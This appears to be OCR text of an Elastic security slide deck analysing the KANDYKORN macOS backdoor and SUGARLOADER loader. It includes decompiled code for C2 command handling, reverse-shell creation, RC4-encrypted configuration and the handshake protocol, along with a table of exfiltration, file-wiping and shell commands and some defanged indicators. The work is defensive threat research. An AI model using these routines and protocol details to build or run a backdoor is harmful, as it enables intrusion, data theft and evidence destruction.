
- Renames: `Discord` → `MacOS.tmp`
- Renames: `.lock` → `Discord`
- Executes: `Discord` and `.log` (SUGARLOADER) using `NSTask.launchAndReturnError`
- Renames files back

process.executable	file.name	file.Ext.original.path	event.action
/Applications/Discord.app/Contents/MacOS/Discord	MacOS.tmp	/Applications/Discord.app/Contents/MacOS/Discord	rename
/Applications/Discord.app/Contents/MacOS/Discord	Discord	/Applications/Discord.app/Contents/MacOS/.lock	rename
/Applications/Discord.app/Contents/MacOS/Discord	.lock	/Applications/Discord.app/Contents/MacOS/Discord	rename

KANDYKORN ANALYSIS

elastic

KANDYKORN analysis



KANDYKORN analysis

- Full fledged backdoor
- Compiled in debug mode
- Same configuration file and network protocol as SUGARLOADER
- Malware reports error codes to C2
- It handles 16 commands in total
- Proxy settings

```
while ( ksocket::recvint(this->socket, &this->command) >= 0 && ksocket::recvint(this->socket, &this->data) >= 0
{
  v4 = 1;
  switch ( this->command )
  {
    case 0xD1:
      v3 = 0;
      break;
    case 0xD2:
      v3 = process_module::resp_basicinfo(this);
      break;
    case 0xD3:
      v3 = process_module::resp_file_dir(this);
      break;
    case 0xD4:
      v3 = process_module::resp_file_prop(this);
      break;
```

KANDYKORN analysis

Configuration

- Configuration size 488
- Configuration structure
  - Generated computerID
  - URLs
  - IPs
  - Proxy
  - Sleep interval

```
struct MalwareConfig
{
    char computerId[8];
    _BYTE gap0[12];
    char url0[100];
    char url1[100];
    char c2_ip_address0[32];
    char c2_ip_address1[32];
    char proxy[200];
    int sleepInterval;
};
```

KANDYKORN analysis

- Tries to connect
  - URLs
  - IPs

```
for ( i = 0; i < 2; ++i )
{
  memset(domain_name, 0, 0x64uLL);
  memset(host_ip_, 0, 0x64uLL);
  strcpy(addressBuffer, config->url[i].str);
  it = 0;
  v11 = strlen(addressBuffer);
  while ( it < v11 && addressBuffer[it] != ':' )
    ++it;
  if ( it != v11 )
  {
    addressBuffer[it] = 0;
    strcpy(domain_name, addressBuffer);
    port = atoi(&addressBuffer[it + 1]);
    if ( !resolveHost(domain_name, host_ip_) )
    {
      v10 = ksocket::connect_server(ksocket, host_ip_, port, config->proxy, a3, a4);
      if ( v10 != -1 )
        return v10;
    }
  }
}
```

```
for ( j = 0; j < 2; ++j )
{
  memset(host_ip, 0, 0x64uLL);
  strcpy(addressBuffer, config->hostnames[j].str);
  it_ = 0;
  size = strlen(addressBuffer);
  while ( it_ < size && addressBuffer[it_] != ':' )
    ++it_;
  if ( it_ != size )
  {
    addressBuffer[it_] = 0;
    strcpy(host_ip, addressBuffer);
    port_ = atoi(&addressBuffer[it_ + 1]);
    v5 = ksocket::connect_server(ksocket, host_ip, port_, config->proxy, a3, a4);
    if ( v5 != -1 )
      return v5;
```

elastic

KANDYKORN analysis

Error code table

Error code	Description
0	success
0xFFFFFC18	network_error
0xFFFFFC19	error_opening_file
0xFFFFFC1A	zip_opening_failed
0xFFFFFC1B	command_not_handled
0xFFFFFFFF	error_writing_pty

KANDYKORN analysis

Command handling table

Command ID	Description
0xD1	Exit command
0xD2	Collects system info
0xD3	Lists directory contents
0xD4	Directory read
0xD5	File upload
0xD6	File download
0xD7	Zip archive and exfiltrate
0xD8	File wiping

Command ID	Description
0xD9	Lists all running processes
0xDA	Kills a process by PID
0xDB	Executes a command on the system
0xDC	Reads the command output
0xDD	Spawns a shell on the system
0xDE	Download the current configuration
0xDF	Upload a new configuration file
0xE0	Sleeps for a number of seconds.

KANDYKORN CAPABILITIES

KANDYKORN Capabilities

Discovery : resp_basicinfo command

- Hostname
- Username
- Product name, product version, build version
- IP address
- Image path

```
gethostname(name, 0x64uLL);
char2tchar(name, v8);
v3 = getuid();
v5 = getpwuid(v3);
if ( v5 )
  strcpy(__dst, v5->pw_name);
else
  strcpy(__dst, "");
printf("%s\n", __dst);
char2tchar(__dst, v12);
get_osinfo(os_info_buffer);
v2 = ksocket::getsock_fd(*this);
get_ipaddr(v2, v9);
get_imagepath(v13);
```

KANDYKORN Capabilities

Discovery : resp_file_dir command

- List content of a directory(similar to `ls -al`)

```
if ( lstat_INODE64(v30->d_name, &v29) != -1 )
{
  v1 = '-';
  v2 = '-';
  if ( (v29.st_mode & 0xF000) == 0x4000 )
    v2 = 'd';
  type = v2;
  v3 = '-';
  if ( (v29.st_mode & 0x100) != 0 )
    v3 = 'r';
  v20 = v3;
  v4 = '-';
  if ( SLOBYTE(v29.st_mode) < 0 )
    v4 = 'w';
  v21 = v4;
  v5 = '-';
  if ( (v29.st_mode & 0x40) != 0 )
    v5 = 'x';
  v22 = v5;
  v6 = '-';
  if ( (v29.st_mode & 0x20) != 0 )
    v6 = 'r';
  v23 = v6;
  v7 = '-';
  if ( (v29.st_mode & 0x10) != 0 )
    v7 = 'w';
  v24 = v7;
  v8 = '-';
  if ( (v29.st_mode & 8) != 0 )
```

KANDYKORN Capabilities

Discovery : resp_proc_list command

- Lists current running processes, including
  - PID
  - UID
  - Create time

KANDYKORN Capabilities

Execution: resp_cmd_create command

- Creates a reverse shell (`resp_cmd_create`)
- Send command (`resp_cmd_send`)
- Receive command (`resp_cmd_recv`)

```
v6 = this;
v5 = 0;
v2 = create_zsh(&v4, &v3);
if ( v2 <= 0 )
{
  v5 = 0xFFFFFC1A;
}
else
{
  if ( this->reverse_shell_pid >= 0 )
    kill(this->reverse_shell_pid, 9);
  close(this->dev_ptx_fd);
  this->reverse_shell_pid = v2;
  this->dev_ptx_fd = v4;
}
if ( ksocket::sendex(this->socket, &v5, 4) < 0 )
  v5 = -1000;
LODWORD(result) = -1;
if ( v5 != -1000 )
  LODWORD(result) = 0;
return result;
}
```

elastic

KANDYKORN Capabilities

Execution: resp_file_wipe command

- Anti-digital forensics measures
  - Overwrites file's content with zeroes
  - Deletes the file

KANDYKORN Capabilities

Execution: resp_proc_kill command

- SIGKILL signal

```
v4 = process_module;
v3 = 0;
if ( ksocket::recvex(process_module->socket, &v2, process_module->data) >= 0 )
{
  if ( kill(v2, SIGKILL) == -1 )
    v3 = 0xFFFFFC1A;
}
else
{
  v3 = 0xFFFFFC18;
}
if ( ksocket::sendex(process_module->socket, &v3, 4) < 0 )
  v3 = 0xFFFFFC18;
```

KANDYKORN Capabilities

Misc: resp_cfg_set and resp_cfg_get commands

- Get or set the configuration in the infected machine


```
v4 = 0;
__filename = get_config_path();
v3 = fopen(__filename, "w");
if ( v3 )
{
  crypt_rc4::crypt_rc4(v5);
  crypt_rc4::set_key(v5, &rc4_key, 64);
  crypt_rc4::rc4_crypt(v5, a1, v6, 488);
  if ( fwrite(v6, 1uLL, 0x1E8uLL, v3) != 488 )
    v4 = -998;
  crypt_rc4::~crypt_rc4(v5);
}
else
{
  v4 = -998;
}
```

```
v4 = 0;
__filename = get_config_path();
v3 = fopen(__filename, "r");
if ( v3 )
{
  if ( fread(v6, 1uLL, 0x1E8uLL, v3) == 488 )
  {
    crypt_rc4::crypt_rc4(v5);
    crypt_rc4::set_key(v5, rc4_key, 64);
    crypt_rc4::rc4_crypt(v5, v6, a1, 488);
    crypt_rc4::~crypt_rc4(v5);
  }
  else
  {
    v4 = -998;
  }
```

NETWORK PROTOCOL

Network protocol
V1 protocol

- Basic communication protocol
  - Handshake
  - ClientID
  - Payload
- RC4 encryption, hardcoded key
- Variations in network protocols



Network protocol
V1 protocol


```
00000000  ac 44 d4 14                                       |.D..            |  Random

00000000  62 2e 00 00                                       |b...            |  C2 nonce

00000000  00 00 40 04                                       |..@.            |  Challenge

00000000  72 33 1c 04                                       |r3..            |  C2 Validation

00000000  36 31 37 34 33 45 35 32  00 00 00 00 00 00 00 00  |61743E52........|
00000010  00 00 00 00 0a 00 00 00                           |........        |  Client ID

00000000  b0 cb 05 00                                       |....            |  Payload Size

00000000  cf fa ed fe 07 00 00 01  03 00 00 00 02 00 00 00  |................|  Payload (Mach-O)
```

```
random_number = 0x23D76C * rand();
random_number1 = random_number;
dbg_log("sendint\n");
ksocket::sendint(this, &random_number1);
dbg_log("recvint\n");
ksocket::recvint(this, &nonce);
dbg_log("recvinted\n");
challenge_recv_c2 = (random_number & HIWORD(nonce)) + ((nonce & HIWORD(random_number)) << 16);
ksocket::sendint(this, &challenge_recv_c2);
ksocket::recvint(this, &challenge_recv_c2);
if ( challenge_recv_c2 == 0x41C3372 )
  return 0;
else
  return -1;
}
```

elastic

Network protocol
V2 protocol


- Generates `0x400` random sequence
  - New RC4 key
  - Check sequence
- C2 validation
- Command handling similar to V1



CAMPAIGN INTERSECTIONS

Campaign intersections

The Diamond model



Campaign intersections

- **TLS Certificate Anomaly:**
  - `tp-globa[.]xyz` used a TLS certificate with Subject CN of `bitscrunnch.linkpc[.]net`, linked to Lazarus Group intrusions.
- **Lure Campaigns:**
  - Campaigns with varying lure zip files discovered (Source: SentinelOne).

Campaign intersections

- **RustBucket Malware:**
  - Malicious RustBucket disguised as a PDF Viewer, sharing the same LLVM/packer obfuscation.
- **Recruitment Ruse:**
  - A Reddit user reported being contacted by a recruiter to solve a Python coding challenge, part of the phishing campaign.

KANDYKORN SERVER

elastic

Advantages of Simulating Malware Behavior

- Assess Evasion Techniques
- Build/Validate detection rules
- Simulate real-world attack scenarios

Link: Kandykorn server

THANK YOU